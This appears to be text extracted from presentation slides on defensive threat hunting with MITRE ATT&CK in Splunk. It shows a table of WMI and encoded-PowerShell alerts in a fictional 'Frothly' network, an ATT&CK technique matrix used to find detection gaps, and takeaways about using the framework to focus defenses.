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


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## Urgency



Time Chart



Detail

_time ↕	src ↕	dest ↕	user ↕	tactic ↕	technique ↕	rule_name ↕	status_label ↕	urgency ↕
2019-02-14 22:33:29		wrk-btun.frothly.local	FROTHLY\billy.tun	Execution	Windows Management Instrumentation	Process Execution via WMI	New	low
2019-02-14 22:33:29		venus.frothly.local	FROTHLY\service3	Execution	Windows Management Instrumentation	Process Execution via WMI	New	high
2019-02-14 22:33:34		wrk-klagerf.frothly.local	FROTHLY\service3	Execution	Windows Management Instrumentation	Process Execution via WMI	New	high
2019-02-14 22:42:13		wrk-btun.frothly.local	FROTHLY\billy.tun	Execution Execution, Defense Evasion	PowerShell Scripting	Malicious PowerShell Process - Encoded Command	New	low
2019-02-14 22:42:13		venus.frothly.local	FROTHLY\service3	Execution Execution, Defense Evasion	PowerShell Scripting	Malicious PowerShell Process - Encoded Command	New	high

# Where Are Our Gaps?

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	27 items	42 items	21 items	53 items	15 items	20 items	15 items	13 items	9 items	20 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Control Panel Items	Account Manipulation	Access Token Manipulation	Binary Hijacking	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Control Panel Items	AppCert DLLs	AppCert DLLs	By-pass User Account Control	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Application Shimming	Code Signing	Exploitation for Credential Access	Network Service Scanning	Pass the Hash	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Bootkit	DLL Search Order Hijacking	Compiled HTML File	Forced Authentication	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Exploitation for Client	Change Default File Association	File System Hijacking	Component Firmware	Hooking	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Graphical User Interface	Component Firmware	File System Hijacking	DCShadow	Kerberoasting	Password Policy Discovery	Remote Services	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	InstallUtil	Component Object Model Hijacking	File System Hijacking	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	Peripheral Device Discovery	Replication Through Removable Media	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Mshta	File System Permissions Weakness	File System Permissions Weakness	Image File Execution Options Injection	Network Sniffing	Permission Groups Discovery	Shared Webroot	Input Capture		Multi-hop Proxy
	Regsvcs/Regasm	DLL Search Order Hijacking	Image File Execution Options Injection	DLL Side-Loading	Word Filter DLL	Process Discovery	Taint Shared Content	Man in the Browser		Multi-Stage Channels
	Regsvr32	External Remote Services	New Service	Exploitation for Defense Evasion	Private Keys	Query Registry	Third-party Software	Screen Capture		Multiband Communication
	Rundll32	File System Permissions Weakness	File System Permissions Weakness	Exploitation for Defense Evasion	Two-Factor Authentication Interception	Remote System Discovery	Windows Admin Shares	Video Capture		Multilayer Encryption
	Scheduled Task	Hidden Files and Directories	Process Injection	File Deletion		Security Software Discovery	Windows Remote Management			Remote Access Tools
	Service Execution	Hooking	Scheduled Task	File Permissions Modification		System Information Discovery				Remote File Copy
	Signed Binary Proxy Execution	Hypervisor	Service Registry Permissions Weakness	File System Logical Offsets		System Network Configuration Discovery				Standard Application Layer Protocol
	Signed Script Proxy Execution	Image File Execution Options Injection	SID-History Injection	Hidden Files and Directories		System Network Connections Discovery				Standard Cryptographic Protocol
	Third-party Software	Logon Scripts	Valid Accounts	Image File Execution Options Injection		System Owner/User Discovery				Standard Non-Application Layer Protocol
	Trusted Developer Utilities	LSASS Driver	Web Shell	Indicator Blocking		System Service Discovery				Uncommonly Used Port
	User Execution	Modify Existing Service		Indicator Removal from Tools		System Time Discovery				Web Service
	Windows Management Instrumentation	Netsh Helper DLL		Indicator Removal on Host						
	Windows Remote Management	New Service		Indirect Command Execution						
		Office Application Startup		Install Root Certificate						

- Credential Access is most glaring
- Do we have logging to provide insight into this?
- Privilege Escalation is light
- Not a lot of Discovery seen to date
- Do we have data to address these gaps?
- These could be additional hunts

# Conclusions

# Takeaways

1. Pick a model, any model
2. ATT&CK is great but is APT focused
3. Wonderful way to focus defenses, find gaps, and write detections
4. Several Splunk tools that incorporate ATT&CK today



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